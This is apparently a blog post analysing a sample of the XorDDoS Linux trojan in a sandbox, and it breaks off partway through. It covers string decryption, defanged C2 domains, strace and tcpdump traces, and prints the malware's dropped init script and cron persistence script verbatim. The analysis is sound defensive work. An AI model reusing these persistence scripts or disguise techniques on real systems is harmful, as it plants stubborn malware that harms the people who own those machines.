

There’s a common misconception that Linux is somehow immune to malware. It’s not hard to see why people think that; Linux’s market share on the desktop is small, and the kind of people who run Linux tend to be more technically savvy. But Linux runs on everything else. Servers, IoT devices, routers, NAS boxes, and cloud infrastructure all run Linux, and that makes it one of the most valuable targets for malware authors in the world. I wanted to see for myself what the most common Linux malware actually does when it runs, so I grabbed a sample of XorDDoS, set up a sandboxed virtual machine, and tore it apart.
On taking this piece of malware apart, what I found wasn’t some flashy zero-day exploit or a sophisticated rootkit, although I didn’t really expect that to be the case. Instead, it was layer after layer of astonishingly simple tricks, each one backing up the others, that make this thing incredibly hard to get rid of once it’s on your system.
XorDDoS is one of the most widespread Linux threats out there
It’s only grown bigger in recent years
XorDDoS has been flagged by Microsoft, Cisco Talos, and Palo Alto Networks as one of the most prevalent Linux malware families in the wild. Microsoft noted a big increase in activity back in 2022, and Cisco Talos found that the vast majority of XorDDoS attempts to infect systems between November 2023 and February 2025 targeted the United States. The malware is believed to be sold as a product, complete with a builder and management dashboard.

XorDDoS is a Linux Trojan malware designed to take part in large-scale distributed denial of service attacks. It often finds new hosts to infect through brute-forcing its access using SSH. The 555KB sample I analyzed was downloaded from MalwareBazaar, a public malware repository used by security researchers.
Running “file” on it told me it was a 32-bit x86 ELF binary, statically linked, built with a compatibility floor of kernel 2.6.9, and stripped of all debug symbols. In other words, it was designed to run on practically any x86-based Linux machine ever made, with no external dependencies and no easy way to read its internals. That’s a completely deliberate choice, and this thing is built to be as compatible and as opaque as possible. As well, the fact that it’s statically linked means it carries all of its library code baked in, so it doesn’t rely on the target having the right shared libraries installed.
I analyzed this binary in Remnux, a Linux distro built for malware analysis and reverse engineering. It comes as a separate distro, or as an installer that can run on top of a Ubuntu 24.04 LTS base.
The first thing I tried revealed nothing, and that’s the point
A garbled binary

When you’re analyzing a suspicious binary, one of the first things you do is run “strings” on it, which is a command that pulls out every readable text string in the file. On most programs, this reveals file paths, error messages, URLs, and other useful information. On this XorDDoS sample, it revealed nothing aside from garbled data. This is an interesting starting point, because it immediately tells you that there is something to hide, and the authors of it don’t want anything to be immediately obvious from the get-go.
The reason for that garbled data was that every meaningful string in the binary is encrypted using XOR encryption with a 16-byte key: “BB2FA36AAA9541F0”. This key was stored in the “.data” section of the binary, and I retrieved it using radare2, a command-line reverse engineering tool. The screenshot above is for illustration purposes, as I found it by manually traversing the .data section of the executable.

The command “axt @ 0x080cf788” asks “what code references the XOR key stored at this address?” It finds that fcn.080493f4, at memory address 0x8049423, references it, specifically in an instruction that does
movzx eax, byte [eax + str.BB2FA36AAA9541F0]
This means the function reads the key one byte at a time. “px 128 @ 0x080b3403” dumps 128 bytes of raw hex starting at this address, and we can actually see the repeating 3042 4232 4641 3336 4141 4139 3534 3146 pattern. This is the ASCII representation of 0BB2FA36AAA9541F, which is the key shifted by one byte, showing through wherever the plaintext was null bytes. This is because XORing with the key produces the key itself.
The decryption function itself is only 84 bytes long, and it’s quite small. All it does is loop through each byte of encrypted data that’s passed into it, XORs it against the key (cycling through all 16 characters), and overwrites the byte in place. It’s not cryptographically strong by any means, but it doesn’t need to be. Its only job is to defeat basic forensic tools like “strings”. We can see the function is called from many places in the program by looking at the XREFS line, as every encrypted string in the malware needs to call this function to get decrypted at runtime.
Once I’d found the key and the decryption function, I could trace every place in the binary that called it and dump the encrypted data. I wrote a simple Python script to do the decryption:
key = b'BB2FA36AAA9541F0'
encrypted = [
    "6d3741346e515f2f6e4100",
    "6d205b286e3300",
    "6d365f366e3300",
    "6d3453346e41432f6e265a561a412f544200",
    "6d2e5b246e5f5f2334255c431a42293000",
    "6d2e5b246e3300",
]
for hex_str in encrypted:
    raw = bytes.fromhex(hex_str)
    decrypted = bytes([b ^ key[i % len(key)] for i, b in enumerate(raw)])
    print(decrypted)
Running that script turned garbled hex into readable file paths, and using other encrypted data, I could gather URLs and domain names. What came out the other side painted a clear picture of what this malware was designed to do.
It disguises itself as things you’d expect to see on your system
You could easily overlook these

Once I decrypted the hidden strings, I could see exactly where the malware intended to install itself. Some of the file paths it uses are:
- /lib/libudev.so: disguised as a real Linux system library (disguised as a legitimate-looking system library path associated with device management)
- /usr/bin/(random 10-character name): buried among hundreds of other system binaries
- /var/run/gcc.pid: a PID file named after GCC, the C compiler
- /etc/cron.hourly/gcc.sh: a cron job, also named after GCC
If you’re a system administrator glancing at running processes or listing files in /lib/, you’d see libudev.so and think nothing of it. You’d see gcc.pid in /var/run/ and assume someone was compiling something. You’d see gcc.sh in your cron directory and figure it was part of a build automation setup. That’s the whole point. The malware doesn’t try to be invisible, and instead, tries to look boring, hiding in plain sight,
I also found three command and control server addresses hidden in the encrypted data where it attempts to retrieve a configuration archive file. As I had used iptables to loop all outbound connections back inwards, my tcpdump files showed me the following:
16:45:08.135743 lo In IP 127.0.0.1.54640 > 127.0.0.1.80: Flags [S], seq 2367793027, win 65495, options [mss 65495,sackOK,TS val 4000640677 ecr 0,nop,wscale 7], length 0
16:45:13.141968 lo In IP 127.0.0.1.56990 > 127.0.0.1.1528: Flags [S], seq 591568791, win 65495, options [mss 65495,sackOK,TS val 4000645684 ecr 0,nop,wscale 7], length 0
16:45:18.150697 lo In IP 127.0.0.1.57002 > 127.0.0.1.1528: Flags [S], seq 2422628327, win 65495, options [mss 65495,sackOK,TS val 4000650692 ecr 0,nop,wscale 7], length 016:45:08.135922 lo In IP 127.0.0.1.43908 > 127.0.0.53.53: 33579+ A? sys-kernel-update[.]to. (38)
16:45:13.144153 lo In IP 127.0.0.1.36145 > 127.0.0.53.53: 16906+ A? api-metadata-v6[.]is. (36)
16:45:18.152996 lo In IP 127.0.0.1.59999 > 127.0.0.53.53: 17192+ A? telemetry-pipe[.]sh. (35)
The domains it phones home to are seemingly designed to look like legitimate infrastructure services at a glance, and after an initial config-fetch attempt (supported by an initial TCP connection attempt to port 80 in my redirected sandbox, alongside decrypted strings containing the configuration file URL), it rotates through the command infrastructure on port 1528. Their naming appears intended to look routine at a glance. The compressed configuration file was carried by api-metadata-v6.
Running it confirmed everything, and then some
Multiple copies throughout the system

After snapshotting my VM (so I could revert afterward), I ran the malware under strace to watch every system call it made. strace logs every interaction a program has with the operating system, such as file opens, network connections, and process creation. Within seconds of execution, the malware had:
- Read its own binary from disk
- Copied itself to /lib/libudev.so and /usr/bin/mxihizcpqm
- Created an init script at /etc/init.d/mxihizcpqm that starts on every boot runlevel
-
Created a cron job at /etc/cron.hourly/gcc.sh
- Some variants of this malware then modify “hourly” cronjobs to run every three minutes
- Written a 32-character random string to /var/run/gcc.pid as a mutex to prevent duplicate instances
- Spawned a watchdog process that checks every few seconds whether its files still exist
That watchdog process was visible in the strace output:
stat64("/var/run/gcc.pid", 0755, st_size=32, ...) = 0
stat64("/lib/libudev.so", 0755, st_size=555272, ...) = 0
stat64("/usr/bin/mxihizcpqm", 0755, st_size=555283, ...) = 0
If any were missing, it would restore them. On top of that, the malware also spawned multiple child processes, all running readlink(“/proc/(pid)/exe”) to verify that the parent process was still alive, and checking for /proc/rs_dev, which is a known marker for XorDDoS’s rootkit component.

The init script this variant created is pretty rough to deal with as well. I took a look at it, and its stop command does nothing: it’s literally an empty case block. If you run service mxihizcpqm stop, it just ignores you. Even the wildcard case runs the malware too. Any unrecognized command you send to the service starts another copy. Here’s the actual file it dropped:
#!/bin/sh
# chkconfig: 12345 90 90
# description: mxihizcpqm
case $1 in
start)
        /usr/bin/mxihizcpqm
        ;;
stop)
        ;;
*)
        /usr/bin/mxihizcpqm
        ;;
esac
The stop) case is empty. It does nothing. The malware tries to arrange startup across SysV-style runlevels 1 through 5, maximizing the chances that it launches automatically.
The cron job is even smarter. Here’s the actual content:
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin
for i in `cat /proc/net/dev|grep :|awk -F: 'print $1'`; do ifconfig $i up& done
cp /lib/libudev.so /lib/libudev.so.6
/lib/libudev.so.6
Three lines that do three very deliberate things. First, it enumerates every network interface on the machine and brings them all up. If an admin disabled the network to isolate the infection, the cron job re-enables it. Second, it copies /lib/libudev.so to /lib/libudev.so.6, which is a versioned filename that looks even more like a legitimate system library. Third, it executes the new copy. Even if you killed the running process and deleted the binary, this cron job spawns a fresh one every hour from the “system library.”
So the kill chain goes like this: you kill the process, the watchdog restarts it within a second. You delete the binary, the cron job restores it from libudev.so within the hour. You delete libudev.so, the init script restores it from /usr/bin/ on the next reboot. You’d need to find and remove all of these persistence mechanisms simultaneously, or you’ll be playing whack-a-mole indefinitely.
It doesn’t just disguise its files, it disguises its process too
You might not even notice it
